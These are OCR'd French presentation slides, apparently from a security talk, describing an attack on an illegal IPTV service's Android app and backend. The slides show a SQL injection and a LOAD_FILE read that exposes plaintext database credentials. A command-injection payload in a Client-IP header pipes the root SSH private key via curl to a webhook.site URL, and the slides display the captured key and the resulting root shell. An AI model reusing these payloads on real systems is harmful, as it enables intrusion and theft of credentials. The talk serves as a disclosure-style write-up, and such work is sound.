Comment ne pas reverse un APK d’IPTV




Toute ressemblance avec des faits et des personnages existants ou ayant existé serait purement fortuite et ne pourrait être que le fruit d'une pure coïncidence.



- **Netflix** revenue (2024): $39B
- **Disney+**: $14B
- **Illegal IPTV**: $40B (and growing faster)

Illegal streaming is no longer a side hustle. It's a full-fledged, multinational, organized crime operation with better customer service than some legit providers.



Les origines



JV

Jeunesse & Valeurs

Les promesses

- Sans pubs
- Sans latences
- Toutes les chaînes
- Et **sécurisé**





Laissons farfadet malicieux vérifier ça !











- Détecte les debuggers au démarrage




Ok solide ✅


Bypass en lançant l’activité principale

Par contre,

- Pas d’obfuscation
- Pas de ssl pinning
- (pas vraiment de sécurité en gros)



Première connexion




```
POST [redacted] HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate, br
User-Agent: okhttp/3.2.0

request=login&clientid=45565656&user=gyatt&pass=skibidi
```

L’API en résumé

- Tous les endpoints API sont dans le code
- Pas besoin d'être authentifié



Et si il testait deux trois trucs ...


Warning: mysql_fetch_assoc() expects parameter 1 to be resource, boolean given in **/usr/share** [redacted] on line **43**
[]


time to lock in



(c’est une simple quote pas une virgule)

SQLMap en légende




OUAIS, ET ?
imgflip.com

Il dump donc le nombre de lignes ...



Table	Entries
active_code	920235



Table	Entries
active_code	920235

Table	Entries
active_code	920235

Calculons ça ensemble..

📌 Ce qu'on retrouve le plus souvent :

- **45 € / an** est **le prix standard** sur des panels comme **Volka**, **AtlasPro**, **IPTV Forest**, etc.
- Des revendeurs sur Telegram ou Discord proposent souvent des packs promo à 25–30 € pour attirer.
- En **Afrique du Nord**, les prix sont parfois à **15–20 € l'année**, mais pour les mêmes services.

Calculons ça ensemble..



Calculator

Scientific

920235 × 45 =

41,410,575


DEG F-E


MC MR M+ M− MS M⌄

Trigonometry Function

2^{nd}	π	e	CE	⌫
x^2	$1/x$	$\lvert x \rvert$	exp	mod
$\sqrt[3]{x}$	(	)	$n!$	÷
x^y	7	8	9	×
10^x	4	5	6	−
log	1	2	3	+
ln	+/−	0	.	=




Calculator
Scientific
920235 × 45 =
41,410,575




(soit à peine 0.1% du montant qu’on a vu tout au début)


POV:
LE GÉRANT À PHUKET
amc
imgflip.com


LES INSTITUTIONS
QUI DOIVENT EXPLIQUER
COMMENT ILS ONT RÉCUPÉRÉ LA STAT DE
"40 MILLIARDS DE DOLLARS"

Et eux dans tout ça ?



Et si on allait plus loins..
(vraiment plus loin)

LOAD_FILE()

- `LOAD_FILE(file_name)`

Reads the file and returns the file contents as a string. To use this function, the file must be located on the server host, you must specify the full path name to the file, and you must have the `FILE` privilege. The file must be readable by the server and its size less than `max_allowed_packet` bytes. If the `secure_file_priv` system variable is set to a nonempty directory name, the file to be loaded must be located in that directory.

```
<?php
ini_set('display_errors','on');
   $link = mysql_connect("illegaldatabase.net:7456","4dmin","NzaaadYY285582aaa@dDazf55SBGG597") or die ("problem to connect to DATA BASE");


        mysql_select_db("appsandroidv4") or die ("problem From DATA BASE");
?>
```

Lisons donc le fichier PHP




```php
    if (!empty($_SERVER['HTTP_CLIENT_IP'])) {
    $ip = $_SERVER['HTTP_CLIENT_IP'];
} elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
} else {
    $ip = $_SERVER['REMOTE_ADDR'];
}
```

Lisons donc le fichier PHP



```php
$fp = fopen("/var/www/banip.sh","a");
//$txt = trim($ip)."\n";
$txt="iptables -I INPUT -s ".trim($ip)." -j DROP && echo `date +%Y-%m-%d:%H:%M:%S` ' ".trim($ip)." have been blocked'>>/var/www/jail \n";
```




Résultats	Nom	Validations	Nombre de points	Difficulté
✔	HTML - Code source	48% 174593	5	

Le payload de salopard


```
POST [redacted] HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Client-IP: `base64 /root/.ssh/id_rsa | curl -X POST --data-binary @-
https://webhook.site/ILESTCOOKED`
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Length: 38

request=register&macad=&code=
```


INBOX (1/100)
Newest First
Search Query
POST
04/07/2025 12:41:15
Request Details & Headers
POST
https://webhook.site
Host
Whois
Shodan
Netlify
Censys
VirusTotal
Date
Size
3.4 kB
Time
0.001 sec
ID
7e4aa6f8-1dc4-457a-ba44-4c2836f44ff7
Note
Add Note
Query strings
None
expect
100-continue
content-type
application/x-www-form-urlencoded
content-length
3518
accept
/
user-agent
curl/7.68.0
host
webhook.site
Form values
LS0tLS1CRUdUTiBPUEV
QUINiIFBSSVZlRU1Ug50
VZLS0tLS0KYjNCbGJuTn
phQzFyWthrdGRqRUFB
QUFBQkc1dmJlVUFBQU
FFYm05dVpRQUFBQUF
BQUFBQkFBQUUxd0FBQ
UFkxmMyZ3RjbgpOaEFB
QUFB dDVBQVFBQUFZR
UEwOpGRG9kSVdlSm5u
TkFmcUxPR0FVa2hMXF
wVzJRLzJmVHEUNGJjO
Hg4Wkdo M3lV2JKCnUv
dlhxU0Eewek43dzczVW11
YjRRQmhUN1BKdnFPR3
Bl U0xMzVQWjhESURJM
GpNSG4J SFVOQlRYcU
PYm9EN1lGMjBiQ2cKdG
QvNm5MeGcyUFZBdGdn
QUNrN0lQWHVQYnFxcH
o0ald0YWc3 RHBRQVJE
REJVK08wSnNYcVVmL2
JUNvl0cEpNUHc0aGppW
AozVFpeVR0VbzVV3
ZUZaS2E2TGZO UUVR1
U1L21TZjBSN1BmR3Nle
UpSYlk0OEdxTDZJZC0K


OH COMME C'EST BIZARRE

BINGOOOOO !


(user㉿kali)-[~]
$ ssh -i id_rsa root@[redacted]
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of [redacted] 12:43:25 PM CEST
System load: 1.92
Usage of /: 21.7% of 876.14GB
Memory usage: 98%
Swap usage: 100%
Temperature: 57.0 C
Processes: 1323
Users logged in: 1
IPv4 address for ens4f0: [redacted]
1 device has a firmware upgrade available.
Run `fwupdmgr get-upgrades` for more information.
Expanded Security Maintenance for Infrastructure is not enabled.
116 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
34 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 20.04 at
https://ubuntu.com/20-04
New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
root@ws1-ubuntu-20:~#

Et maintenant ?

Vous avez le choix

https://strawpoll.com/ajnE15770nW



Merci!



PROPAGANDA I'M NOT FAILING FOR :

Cyber Security News ®
1 138 753 abonnés
Nous contacter
2 sem. •
+ Suivre ···

Kali GPT- AI Assistant That Transforms Penetration Testing on Kali Linux

Afficher la traduction

